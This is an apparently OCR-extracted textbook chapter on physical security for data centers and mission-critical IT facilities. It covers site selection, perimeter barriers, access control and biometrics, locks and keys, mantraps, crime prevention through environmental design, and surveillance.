- *Organisms* — This category includes viruses, bacteria, people, animals, and insects. Examples would be key workers who are sick, molds, contamination from skin oils and hair, contamination from animal or insect defecation, consumption of media and paper, and shorting of microcircuits due to cobwebs.
- *Projectiles* — This category includes tangible objects in motion and powered objects. Examples would be meteorites, falling objects, cars and trucks, bullets and rockets, explosions, and wind.
- *Movement* — This category typically involves collapse, shearing, shaking, vibration, liquefaction, flows, waves, separation, and landslides. Examples would be dropping or shaking fragile equipment, earthquakes, lava flows, sea waves, and adhesive failures.
- *Energy anomalies* — This category includes electric surges or failure, magnetism, static electricity, aging circuitry, radiation, sound, and light, as well as radio, microwave, electromagnetic, and atomic waves. Examples would be electrical utility failures, proximity to magnets and electromagnets, carpet static, decomposition of electrical circuits, cosmic radiation, and explosions.

Regardless of how the threats to data, property, or well-being are classified, identification of the source of potential risk remains key to mitigating these risks. When considering threats to sensitive or mission-critical data, it is easy to envision hacking, identity theft, and corporate espionage as the key threats. The reality is that physical threats, including natural disasters, interruption of utilities, equipment failure, weather, sabotage, human error, and other seemingly less sinister events, represent a greater likelihood of catastrophic loss of data.

Of the physical threats listed above, the threat from human beings remains the most significant with regard to the reliable operation of the computer room or data center. Even without the impact of sabotage, hacking, and other malicious acts, the risk from the human factor remains high. Some research indicates that up to 80 percent of all unplanned downtime results from people and process issues. This threat can be manifested in failure to perform routine maintenance, ignoring or overriding alarms, or even performing a task out of sequence. In this chapter, the reader will observe that reducing the risk from the human factor is a central theme to data center design and operation.

This chapter evaluates security at four levels:

1. Site
2. Perimeter
3. Building
4. Computer room

It is important to envision layered physical security as being comprised of ring upon ring of concentric circles. Beginning with layer 1 (site security) and ending with layer 4 (computer room security), the security designer addresses issues unique to the potential threats encountered. Although the processes, building attributes, and hardware contribute to a secure IT facility, they are utilized somewhat differently within each successive layer.

The Site

When selecting a greenfield or existing site with structures, it is important to consider a few key aspects of the proposed location for the construction of a data center or mission-critical facility. The location of a mission-critical facility can have significant impact on a company's ability to restore operations following a natural or manmade disaster. In New York City's financial district, some important lessons were learned following the 9/11 disaster. According to Bruce Fleming, Verizon's Divisional Technology Officer, a number of site-related obstacles challenged restoring services from the central office (CO) located at 140 West Street, within the World Trade Center (WTC) complex. In a 2002 Armed Forces Communications and Electronics Association (AFCEA) presentation, Fleming said that in the CO a major fiber bundle was cut by a falling I-beam, it was flooded by 10 million gallons of water, and it finally lost all electrical power. Attempts to bring in generators, temporary telecommunications and data equipment, fuel, and manpower were all complicated by a number of factors, such as restrictions on the delivery of diesel fuel into an active fire zone and control of credentials changing four times within the first week. Even though the President of the United States had publicly prioritized restoration of service to the crippled financial district, lack of coordination among local authorities delayed Verizon's work. Factors affecting the selection or rating of a potential site for a data center or mission-critical facility include:

- *Crime* — Obtaining and analyzing local crime statistics can provide valuable insight into potential risks specific to the potential site. High incidences of crimes against persons or property could inflate the cost of security countermeasures required to protect the facility's assets, such as employees, visitors, contractors, delivery and mail services, utilities, telecommunications, and the building shell. Discovering a high rate of car theft, kidnapping, sexual assaults, or murders can have a significant effect on the ability to hire and retain key resources, not to mention the impact on insurance rates and client or internal confidence. Any history of arsons, burglaries, and vandalism also should be considered when evaluating a site and when deploying security measures.
- *Emergency services* — The emergency service infrastructure consists of law enforcement, fire, and emergency medical services. Being familiar with the local and regional emergency services and establishing a strong relationship with each will go a long way toward proactively addressing crime, fire prevention, and reducing downtime in the event of a natural or manmade disaster. Knowing which federal, state, or local agency assumes control in what instances can allow disaster recovery planners to develop adequate strategies to deal with credentialing, access to restricted areas, alternative access or egress options for local highways, early warning systems, and other vital data. In the event of a major incident, the data center will benefit from cooperation by and with the multiple federal, state, and local agencies.
- *Telecommunications* — All public and private users depend on the public switched telephone network (PSTN); the Internet; cellular, microwave, satellite, and private enterprise networks; or a combination of them for voice and data services. In their efforts to maintain over 2 billion miles of copper and optical fiber cable, as well as some 20,000 switches, access tandems, and other network equipment, telecommunications providers face increasing challenges to protect their critical infrastructure. Identifying local telecommunications facilities, available redundancy, and reliability is mandatory when selecting a site for data facilities. Other design considerations include obtaining services from multiple providers or, at a minimum, distinct central offices or points of presence (POPs), using redundant trenches or conduits when on the site, and even installing wireless point-to-point backup circuits.
- *Transportation* — People are necessary for the continuous operation of a data center. Sooner or later employees, contractors, and employees of service companies will need to travel to or from the facility. They will need to use cars, trains, buses, airplanes, boats, or some other form of wheeled, flying, or floating vehicle. The supplies that are required to run a data facility will have to be delivered and, conversely, some items will have to be removed, such as rubbish, backup media to be stored offsite, and equipment being sent out for repair.

In the event of a manmade or natural disaster, local authorities typically use control of the transportation infrastructure to stabilize the affected geographical area. Although this can reduce or prevent looting, rioting, or the escape of criminals, it can also prevent key personnel and resources from reaching an IT facility when they are needed the most. Also, the transportation infrastructure can be the source of threats. Airplanes can become flying missiles, cargo containers can carry dirty bombs, and public transportation can provide easy access for a vandal, thief, or terrorist to travel to and from the data center site after commission of a crime against persons or property.

Another threat to the data center is traffic accidents. As a result of watching the stark images of the Oklahoma City bombing and Middle Eastern attacks, people are aware of the devastation that can be caused by vehicles used as intentional bombs; however, the same risk is present on our highways, where commercial trucks carrying large quantities of fuel or other explosive chemicals travel almost daily. Blast resistance as perimeter design criteria are addressed later in the Building section, but it is important to note that whether the threat is terrorism or accidental explosions, traffic accidents and patterns should be considered when evaluating a potential site, because in some cases the force from a fuel truck 500 feet away could require a 7-inch-thick concrete wall to protect the occupants and assets inside a building.

Utilities

Obtaining statistics on the availability of utilities will help in determining the level of backup systems needed. Frequent rolling blackouts or the occasional loss of water service for chillers can eliminate a potential site due to the dramatic increase in the cost of doing business. In some circumstances it is also advisable to obtain electrical feeds from different substations or even utilities. Although North America's power infrastructure is generally considered to be the most reliable, following New York's power blackout in 1965 the North American Electric Reliability Council (NERC) was commissioned to help prevent blackouts and other electrical problems. The ten nonprofit regional reliability councils that comprise NERC could provide key empirical data as to regional electrical reliability. Approximately 170,000 public water systems depend on dams, wells, aquifers, rivers, and lakes for their water. If the data center or mission-critical facility depends on water for its operation, then issues such as age and condition of water mains, diverse sources, and capacity become part of the site selection process. It is also important to protect utilities once they have entered the mission-critical site. One way to mitigate risk is to use hardened utility trenches.

Natural Disasters

Although a building code might alert construction and security designers to potential issues, not every potential natural disaster is linked to seismic activity or floods. Although not typically considered as a risk to security, the potential data center site should be evaluated for the likelihood of and its susceptibility to:

- Airborne debris or dust (volcanic ash, dust storms, forest fires)
- Drought
- Earthquakes or tremors
- Extreme hot or cold
- Falling objects (*e.g.*, rocks, trees, hail, ice)
- Flooding
- Forest fires
- Freezing rain
- Hurricanes, tornadoes, and high winds
- Heavy soil erosion
- Landslides
- Medical epidemics
- Snow storms and blizzards
- Tsunamis
- Volcanoes

Natural disasters, in particular storms and flood damage, are said to account for over 20 percent of all downtime. It is not difficult to imagine both the primary and backup site, located 20 miles apart, being impacted by one or more of the effects of nature listed above. A critical component of disaster recovery and business continuity planning involves preparation for natural disasters and their tendency to cause a string of cascading events.

The Perimeter

Appropriate perimeter security measures provide an often-overlooked layer necessary to protect the physical and cyber security of a data center or mission-critical facility. Perimeter security for facilities where valuable intellectual and physical assets are kept often acts as a bidirectional deterrent, keeping unauthorized or undesirable people out and providing a psychological deterrent for employees, contractors, or visitors who might be considering some sort of malfeasance. The presence of a manned guardhouse through which visitors must pass provides extra psychological and physical fortification. No single security system is foolproof. Providing multiple layers provides four critical benefits:

- They can delay an intrusion attempt long enough to allow alarms or other detection systems to activate.
- They can provide evidence of a successful or attempted intrusion.
- They can serve as a psychological deterrent.
- They can mitigate the damage from the threat.

In many instances, the psychological effect of appearing impermeable is more effective than the countermeasures themselves. The delay or prevention of damage or theft external sources is universally recognized as a benefit of perimeter security. The perimeter can also serve as a way to keep assets from leaving the property. Perimeter security is accomplished using a wide variety of devices, materials, and designs. Allowing outsiders to enter a secure site or facility such as a data center brings with it many risks. These risks can be mitigated through the use of the following methods and devices.

Barriers

Structural barriers are used to limit or discourage penetration from outside of the barrier, inside the barrier, or both. The outermost barriers typically border public space and offer the first line of defense for the secure site. Barriers can be either manmade or natural objects and can limit both accidental and intentional penetration. Some barriers, such as fencing, advertise their purpose, whereas others, such as decorative concrete bollards with planters or lighting, are somewhat less overt but can still stop or damage vehicles operating at high rates of speed. The American Society of Industrial Security (ASIS) identifies three types of penetrations that barriers are used to discourage:

- Accidental
- Force
- Stealth

Some secure IT or telecommunications facilities give the appearance of requiring little or no security. Those familiar with the many central offices constructed over the years came to recognize them by the lack of windows. These typically unremarkable buildings would seem to be the last place one would find a major local communications infrastructure. Barriers can be manmade or natural barriers. The following lists contains some examples of each kind of structural barrier:

- *Manmade barriers*
  Bollards
  Building surface
  Clear zones




FIGURE 51.1 Fiber fence. (Courtesy of Fiber Instrument Sales, Inc.; Oriskany, NY.)

Ditches
Fences
Gates
Walls

- *Natural barriers*

Deserts
Hills
Lakes or ponds
Mountains
Rivers
Rocks
Swamps or marshes

Factors to consider with regard to the use of barriers include the type of threat, value of asset being protected, number of layers of barriers or protection, number and kind of detection devices such as alarms and surveillance cameras, resilience of the building walls, and potential entry points.

A new generation of electronic and optical barriers is gaining popularity and should be considered for secure data facilities. Perimeter intrusion detection systems and fences with built-in listening or sensing capabilities can be integrated with other perimeter access control devices and alarms to provide temporary perimeters or lower cost primary barriers or to enhance existing perimeters as a second line of defense. The most common types of perimeter devices are (1) traditional fencing with ultrasensitive coaxial cable or optical fiber strands or netting woven or attached to the fence itself (Figure 51.1) or (2) logical barriers, which substitute microwaves, infrared, or laser beams in place of fence fabric. Products such as Fiber Instrument Sales' fiber fence (Figure 10.1) provide a hybrid deterrent, offering the permanence and psychological deterrence of traditional fencing while incorporating fault and intrusion detection. The totally electronic barriers offer quick installation, portability, and generally lower cost per linear foot; however, the permanence and fortress-like appearance of security fencing is sacrificed for the ability to instantly notify or record intrusion locations. For aesthetic and other reasons, however, the new perimeter intrusion detection systems may be more desirable for a data center or mission-critical facility.

Gatehouse

The use of gatehouses, previously referred to as guard shacks, can incorporate many of the access control devices discussed later in this chapter. It is important to note that channeling vehicle and pedestrian traffic through a single point of entry can reduce the likelihood of site intrusion and provide unique opportunities to record vehicle and human information for later use. For example, surveillance cameras

can be placed to record the image of the driver, front license plate, and rear license plate of every vehicle entering and exiting a secure facility. Facial recognition and character recognition would allow nearly real-time comparison of those admitted or requesting entry with databases of known terrorists or those who have previously been involved in domestic or workplace violence. Additionally, if an incident of theft, violence, or damage pointed to a particular time window, then private security or public law enforcement would have a record of every vehicle, driver, passenger, and license number that entered and exited the site during that period.

Lighting

When deployed on the data center site between the buildings and the perimeter, lighting can serve one or more of the following functions: (1) aesthetics, (2) safety from injury, or (3) protection of persons or property. Although architectural lighting can be pleasing to anyone visiting the building or campus, it is secondary to the safety and protection of persons, vehicles, property, and the site itself. Proper lighting will help avoid injuries and accidents due to slipping, falling, or bumping into manmade or natural obstacles. Very specific design criteria exist for safety-related lighting with respect to type of light, mounting height, shadows, and glare. The effect of lighting on closed-circuit television (CCTV) cameras should also be taken into account. Some types of lighting, such as high-pressure sodium lights, do not have the proper color rendering index (CRI) and can actually make proper identification of people and objects more difficult. Considering the dollar value of the equipment and the cost of downtime, the ability to identify intruders might be important enough to avoid moving into a typical warehouse or retail location. The most important benefit of lighting inside the perimeter is that of discouraging assault or intrusion. This protects employees and other personnel who are entering or exiting the facility and provides a psychological deterrent to penetration of any existing barriers. Intruders are less likely to come close to a facility where it is likely that they will be observed.

Private Security Services

Another valuable resource in the perimeter protection of data centers and mission-critical facilities is that of the private security service. Initially known as watchmen, then guards, and now security officers, these personnel were characterized as "aging, white, male, poorly educated, usually untrained, and very poorly paid" in a 1971 RAND report. Today finds the business of private security and loss prevention in somewhat better shape. Typical contract security officers are now in their early 30s, and their training has improved somewhat. Proprietary guards, those hired directly by the company, are typically much better trained and paid. Whether contract or proprietary security is deployed as a perimeter deterrent, the security officer remains a very visible reminder of the organization's commitment to the protection of physical and cyber assets. The presence of a security guard, whether manning a gate or patrolling the campus, sends a clear message to potential intruders.

Traffic Control

Ideally, employees and visitors must pass through the front entrance, and their movements are limited by the design of the building (the concept of crime prevention through environmental design, or CPTED) and by various types of access control, surveillance, alarm, and personnel-based systems. In some cases, delivery trucks, tractor trailers, fuel trucks, contractors, and other heavy equipment deliveries can arrive at the docks or delivery areas without being subjected to the same security as other visitors. This necessary traffic brings with it a host of security issues. The vehicles that arrive daily at the docks of the data center or IT facility can provide a shield for those who intend to steal, damage, or disrupt the operation of the facility. They also represent a significant risk of fire, explosion, and attack at a point in the building perimeter that is seldom fortified. While the fronts of most buildings contain some sort of barrier to prevent the kind of damage caused recently by truck and car bombs, the loading docks by design cannot block traffic without defeating their ability to function. Some of these risks can be mitigated through interviews at the gatehouse and by under-vehicle and cargo bay inspections for obvious threats; however, the risk will never be completely eliminated.

Parking garages represent another source of threat to the security of an IT facility. The same access control techniques used for pedestrian traffic can be combined with intercoms and gates to control entry and exit from a parking garage. When employees, visitors, or contractors exit their vehicles, their opportunity to be injured or to engage in criminal activity increases until they have entered the building or are once again in their vehicles. Operation of elevators servicing parking areas must be synchronized with the deployment of personnel (receptionists or guards) and with the programming of access control devices. It is also advisable to close the parking garage at night or limit its hours of operation. Keeping the parking garage open 24 hours can trigger a need for additional countermeasures to protect assets and people.

Traffic control devices are also an important consideration when any vehicular traffic is permitted inside of the site. Traffic lights, stop signs, speed limit signs, speed bumps, gates, barriers, painted lines, and other devices help to ensure that the employee, visitor, or service personnel operate their vehicles safely and do not jeopardize key personnel or property while driving inside the perimeter of the site.

The Building

Preventing theft of or damage to assets and preventing injury to or death of any building occupants are among the most common goals of building security. Although physical damage to a building can only be obstructed, absorbed, or deflected, opportunities to create damage can be reduced through various types of access control, surveillance, and alarms. A combination of these security measures provides the layers of protection necessary to protect the critical IT infrastructure and assets.

Access Control

Fundamental to the protection of any asset is protecting it from unauthorized access. Information and physical security share the need to both identify and authenticate the user requesting access. Due to the ability to gain access through the unauthorized use of keys or cards, single-factor authentication is often the single point of failure in access control systems. The three generally accepted authentication factors and an additional optional factor are:

- *Type 1* — Something you know (passwords and personal identification numbers [PINs])
- *Type 2* —Something you have (keys, cards, token)
- *Type 3* —Something you are or some physical characteristic (biometrics)
- *Type 4* —Something you do (optional and a less distinct authentication factor)

For a higher level of security, one or more of the authentication factors are often combined to create two-factor or multifactor authentication. An example of two-factor authentication would be an automated teller machine (ATM) card, where both the card (something you have, type 2) is combined with a PIN (something you know, type 1). Multifactor authentication eliminates the likelihood of a single point of failure, such as when a person's ATM card is stolen. The use of individual and combined authentication types is a common access control tactic for both information and physical security. It should also be noted that a poor building design or one not conforming with the design concepts behind CPTED can limit or negate the benefits of a good access control system. Without incorporating the security principles of CPTED during the initial construction of a building, expensive protective measure must be taken later to compensate, which can at times include the need for guard services where none would have otherwise been required. The following text provides an overview of commonly accepted access control methods.

Badging

The role of access control centers on establishing the identity of persons requesting access or egress. Identification must be validated in a couple of ways. First, it must be an authentic form of identification, and, second, it must contain a true likeness of the bearer. Information pertaining to one's identity can

also contain information as to that person's functional capabilities. For example, rights and privileges extended to someone who is a police officer will be different from those for someone who is a job applicant. A police officer who needs to enter a data center or computer room to investigate a crime or for other official business would be admitted without a company-issued ID badge, whereas a job applicant would most likely not be allowed to enter.

A solid badging policy and procedure are exceptionally important in light of the value of the assets contained within the data center or mission-critical IT facility. One concern is tampered ID badges or the unauthorized reuse of ID badges issued to visitors and service personnel. Employee and other long-term ID badges should be laminated to prevent tampering in the event they are lost or stolen. When proper lamination techniques and materials are utilized, the ID badge will tear if someone tries to insert a new photograph into the badge. Recently, stick-on temporary badges have become available; they react to light and within a preset period of time (typically about 8 hours) display a word such as "VOID," colored bars, or other visible sign indicating that the badge has expired.

Biometrics

Biometrics can be defined as the statistical analysis of physical characteristics. In security and specifically within access control the term refers to the measurement and comparison of quantifiable physical and physiological human characteristics for the purpose of identification and authorization. From an access control standpoint, biometrics is still relatively new; however, the use of biometrics is gaining ground, because this pattern-recognition system overcomes issues associated with authorized individuals having to carry keys or cards. Biometric systems capture the control data in a process know as enrollment. When the subject's biometric reference data has been collected, it is then stored as a digital template. For the purposes of granting or denying access, submitted biometric samples are compared with the template and not stored images or the enrollment sample. Four technical issues that must be considered prior to selecting biometric technology for use in a data center are:

- *Failure to enroll* — This occurs when the fingerprint or other biometric data submitted during the enrollment process does not have enough unique points of identification to identify the individual.
- *Type 1 error, or false reject* — Just to be confusing, this type of error is also known as "false nonmatch" and occurs when the condition of the biometric data presented for matching to a stored template falls outside of the window of acceptance. In fingerprints, this could be accounted for by the condition of the finger, its placement on the reader, the pressure exerted, or other environmental or injury- or wear-related factors.
- *Type 2 error, or false accept* — Sometimes the selected comparison minutiae on two fingerprints or other biometric data can be identical. Other points of identification may be unique, but the particular sets of characteristics chosen and stored are the same.
- *Crossover error rate (CER)* — This comparison of type 1 and type 2 error rates is potentially the most important measurement of the accuracy of any type of biometric device. Although the CER can be adjusted, a decline in false accepts frequently results in an increase of false rejects, so a biometric device with a crossover error rate of 2 percent is better than one with a rate of 3 percent.

Although the individual criteria that distinguish some biometric factors such as fingerprint and retinal minutiae are decades old, the advances in technology allowing them to become practical for access control purposes are still relatively new. A short list of the biometric technology available that can be used in access control systems for data centers or IT facilities includes the following:

- *Facial recognition* measures unique attributes of the face, including surface features such as geometry, or it can use thermal imaging to map the major veins and arteries under the skin. These types of biometric devices actually capture an image of a face in picture or video format and then convert the image into a template of up to 3000 bytes.

- *Fingerprint recognition* analyzes the patterns found on the tips of the fingers. The use of fingerprint patterns as unique identifiers for criminals has been around for over 100 years; however, the earliest known hand or foot impressions that were used as signatures may date back 10,000 years. Mature methods of identification also spawn mature methods to defeat or bypass identification and authentication. To eliminate the potential removal of the finger of an authorized enrollee and using it to gain access, many manufacturers now measure pulse and temperature as part of the authentication process, although even with these additional metrics fingerprint recognition systems have been spoofed. In 2002, Tsutomu Matsumoto, a Japanese cryptographer, devised a technique that will fool most temperature- and pulse-sensing fingerprint readers. He used various techniques to create gelatin molds of "fingers." When these molds were wrapped around a warm finger with a pulse, they allowed the unauthorized visitor to gain access, even with a security officer watching — more evidence that multifactor authentication is much more secure than even single-factor biometrics.
- *Hand-scan geometry* compares various hand measurements, including the length, width, thickness, and surface area of the hand. This technology has been around for a few years and is used primarily for access control, but it has also been included in many time and attendance systems. In order to prevent the potentially fatal removal of an authorized user's hand to gain unauthorized access, temperature sensors have been added to the technology included in many commercially available units.
- *Iris and retinal scans* are considered the most secure of the biometric methods; in some studies, the iris scan has been shown to benchmark at a 0 percent crossover error rate. A related technology, the retinal scan, maps the vascular patterns behind the eye, and the iris scan uses the unique pattern formed by the iris for comparison. Biometric data from both iris and retinal scans is internal data and is considered far less subject to tampering or spoofing.
- *Other biometric technology* includes other biometric signatures that can be used to control access to a secure room or site, such as signature dynamics, DNA, signature and handwriting technology, voice recognition, and keystroke dynamics.

Selecting the proper biometric appliance or the number of additional authentication factors or deciding whether biometrics should be used at all should be based upon a number of criteria, including business case, risk, threat, data sensitivity and classification, potential subscribers, and site demographics, among others.

Card Readers

To enhance the use of keys for type 2 authentication, magnetic stripe, watermark magnetic, Wiegend wire, embossing, Hollerith optical, or radiofrequency card readers and cards can be used to control access or egress from a building. These cards can be combined with other access control methods to create a very secure multifactor authentication access control system. Employee, contractor, and visitor ID badges can be printed on the face of the card. Access can also require the additional use of biometrics or passwords to gain entry. In some highly secure sites, access control can be combined with network security to allow users to log onto the network only if they are listed in the access control system as being in the building. With this type of physical and IT security integration, even if intruders forced their way into a secure facility, they would be less likely to gain access to sensitive or proprietary data.

Two special design features that should be considered for implementation within the data center or secure IT facility are anti-passback and the two-man rule. Anti-passback addresses the practice of those who are authorized to enter passing their access card back through or under a door to a waiting employee or other person. The second person then uses the first employee's card to enter the same door. When anti-passback features are installed and activated along with normal access controls, the card can only be used to enter a perimeter door or gate one time. When the user is inside the facility, the card can only be used to enter other doors with readers or to exit the building. When the card is used to exit the building, it cannot be used to open doors inside the facility or secure areas until after it is used to reenter.




FIGURE 51.2 Great grand master key system: four levels of keying.

This feature prevents both unauthorized persons from entering the facility and the card from being passed back into the facility for use by an unauthorized person. The two-man rule is used for areas where no person is ever permitted to be alone. It is typically used for access to bank vaults, military facilities, and locations with classified documents, objects, or data; however, this technology has potential value for use in mission-critical data facilities. This access control application requires that two persons must have presented valid cards and entered within a given period of time, typically less than a minute, or an alarm sounds. Conversely, if only one of the authorized persons exits and the second one remains inside the secure room, then an alarm sounds, security is notified, and the event is recorded.

Locks and Keys

Of the devices discussed, locks and keys are the most widely deployed method of access control and are not limited to doors. Locks can be found everywhere and protect a wide variety and scale of commercial, government, residential, and industrial assets. Locks are generally classified into one of two categories: (1) mechanical or (2) hybrid (mechanical and electrical). Mechanical locks typically use keys, codes, cards, or combinations to restrict access. Hybrid locks are simply mechanical locks that are controlled or opened using some electrical actuator. These electronic keys include everything from push buttons and motion sensors to panic bars, card readers, radiofrequency identification (RFID), and keypads. Because doors not only protect assets but also require interaction with human beings, fire and life safety concerns must be addressed. Most locking mechanisms are classified as either fail safe or fail secure, and their use should be considered carefully for doors in the egress path during a fire or other emergency when power or command and control is lost. Local building and fire codes will also dictate the allowed complexity of exiting through a door or opening during an emergency. Many codes limit the number of actions required to exit through a door. Exiting through a door almost never involves the use of multi-factor authentication or access control.

Many secure facilities still employ the most common form of type 2 (what you have) authentication — keys. When locks and keys are used, careful management or control of the keys must be maintained. Termination of employees and loaning keys to other employees or service personnel are opportunities for keys to fall into the wrong hands. One way to limit risk in this case is to classify locks and the keys used to open them according to a grand master key system, as shown in Figure 51.2. Some rules for key control include:

- Restrict the issuance of keys on a long-term basis to outside maintenance or janitorial personnel. Arrange for employees or guards to meet and admit all contract janitorial and service personnel.
- Keep a record of all issued keys.
- Investigate the loss of all keys. When in doubt, rekey the affected locks.
- Use as few master keys as possible.
- Issue keys based on a need-to-go basis. Review the list periodically to ensure that the various key holders still have a need to access the secured areas for which they hold keys.

- Remember that keys are a single-factor authentication mechanism that can be lost, stolen, or copied. Always consider two-factor or higher authentication mechanisms for computer rooms, sensitive or mission-critical zones in data centers, and any other space where valuable assets are kept.

Special Access Control Devices

Most people are familiar with common access control devices that prevent, limit, or control movement within a building or area, such as door strikes, electromagnetic locks, gates, bollards, walls, and many other devices. Special devices, however, can be used for either higher levels of security or to replace 24/7 private security while still maintaining strict control of entry and exit. Three of those devices are mantraps, sally ports, and turnstiles.

Mantraps

Access control portals or mantraps typically consist of two or more doors, spaced and controlled in such a way that (1) no guard or attendant is needed, and (2) only one person can enter at a time; they typically incorporate the use of one or more types of card reader, biometric reader, metal detector, keypad, weight feature, occupant count, or voice recognition. Additionally, the mantrap can include chemical, biological, radiological, nuclear, and explosive (CBRNE) sensors. If an unauthorized individual attempts to enter the facility, if one of the sensors detects any of the CBRNE triggers, or if more than one person enters or piggybacks, then the second door remains locked, trapping the individual. This will trigger an alarm and summon internal security or the police, who can then investigate. In the event that no alarm is triggered, mantraps have intercoms or phones. For low-traffic buildings, a single mantrap may be used for entry and exit, but two or more are generally used for high-traffic facilities. Some manufacturers offer mantraps that look like revolving doors. Others offer bullet-proof and blast-resistant glass as a standard feature to maintain the integrity of the building perimeter. It is not unusual to see mantraps deployed for highly secure data centers, computer rooms, and mission-critical facilities.

Sally Ports

Some have described a sally port as a mantrap for vehicles. The material used to build sally ports varies depending on the type of facility where they are installed. Typically, a vehicle is driven to the entrance of a sally port. Through some form of access control (surveillance or intercom), the vehicle requests and is permitted entrance. A pedestrian door with access control is typically located on the inside of the sally port. For facilities with guards that man the sally port, provisions are made for the guards to view the vehicle and its occupants through CCTV or bullet- and blast-resistant windows on the control room.

Turnstiles

Similar to mantraps and sally ports, turnstiles typically combine standard access control with a half- or full-height rotating arms. When the person has been authorized to enter, then the arm or arms release and allow access. Turnstiles are typically used for high-traffic facilities such as sports stadiums, public transportation, and other facilities where a blend of accessibility and security is needed. Turnstiles would be best suited for access at the perimeter of a secure IT site.

Crime Prevention Through Environmental Design

Through work that began in public housing projects addressing residential security, organizations such as the Law Enforcement Assistance Administration (LEAA) and the American Institute of Architects (AIA) have refined and formalized design concepts addressing the role that building design plays in security. It is easy to identify buildings that were constructed before CPTED became a recognized practice. Many of these buildings were constructed with easy access and virtually no distinction between private spaces, intended only for trusted individuals, and public spaces. Some of the pre-CPTED buildings allowed access and egress through unlocked and unprotected doors and did not funnel foot traffic through a manned secure space such as reception areas or guard desks. Some of the issues addressed by CPTED include:

- Controlling traffic patterns (both vehicular and human)
- Location, height, and number of external windows
- Location and number of external openings and entrances
- Quality and number of locks
- Alarming restricted access and egress points
- Classification of space based on the identification, authorization, and sensitivity of the assets it contains

The practice of crime prevention through environmental engineering defines four types of spaces. In ascending order of their required security, they are:

- *Public space*
  Lobbies
  Public restrooms
  Sidewalks
  Parking lots
- *Semipublic space*
  Conference rooms
  Private restrooms
  Loading docks
  Utility closets
- *Semiprivate space*
  Board rooms
  Offices
  Copy rooms
  Telecom closets
- *Private space*
  Computer rooms
  Network operations centers
  Executive suites
  Human resources and finance

One important aspect of building design and processes is visitor and service personnel management. Providing visitors and service personnel with clear borders and defined boundaries between public and private spaces is critical to maintaining successful traffic control, especially in an unescorted facility. Providing clear directions to restrooms, meeting rooms, mechanical rooms, and electrical closets is a good security practice. Displaying floor and building maps, clearly labeling rooms, and installing information signs all serve to direct visitors and service personnel. Proper building space design, ID badging, access control devices, surveillance, and employee awareness all work together to assist in maintaining the separation between public and private spaces.

If an existing building or site is selected to house a secure IT facility and it was not designed using CPTED design techniques, making the necessary changes can be very expensive and sometimes not worth it. Because site-related issues such as traffic flow, barriers, and other deterrents are typically easier to accomplish than boarding up windows or moving load-bearing walls inside of a building, close attention should be paid when qualifying any existing building for a data center or mission-critical IT facility. A good design using CPTED concepts includes several overlapping strategies, such as natural access control, natural surveillance, territorial enforcement, visitor management, traffic encouragement, maintenance strategies, and reduction of conflicting use. It is important to remember that CPTED is not a target-hardening practice requiring a fortress mentality. It is the study of human and process interaction with the environment and designing the structure and site to encourage desired behavior and discourage undesired behavior.

Guards

As noted in our earlier discussion of site selection, guard services or security officers can provide an effective method of access control. Although guards can provide an intuitive and flexible method of determining the identification and authorization of someone requesting access to a secure IT facility, they can also make mistakes in judgment or be subject to other human temptations that jeopardize security.

Surveillance and Closed-Circuit Television

Surveillance is one of the oldest forms of security. Originally accomplished through the deployment of sentries or guards, security was labor intensive and required enough personnel to visually monitor the asset, building, or area to be guarded. As technology became available and cost reduction became a driver, a growing number of facilities moved toward more cost-effective surveillance devices to supplement or replace security guards. Surveillance devices can be motion picture cameras, closed-circuit cameras, or sequence cameras, the primary goal of which is to obtain an identifiable image of the subject or asset being monitored. The installation can be covert or hidden, as apprehension is the goal (think "nanny cams"), or the devices can be installed openly so as to discourage any violation of company policy or engaging in criminal activity. Unless continuously monitored, surveillance cameras are limited in their ability to detect crime as it is happening. The primary value offered by cameras is the recording of any theft, violence, damage, or policy violations.

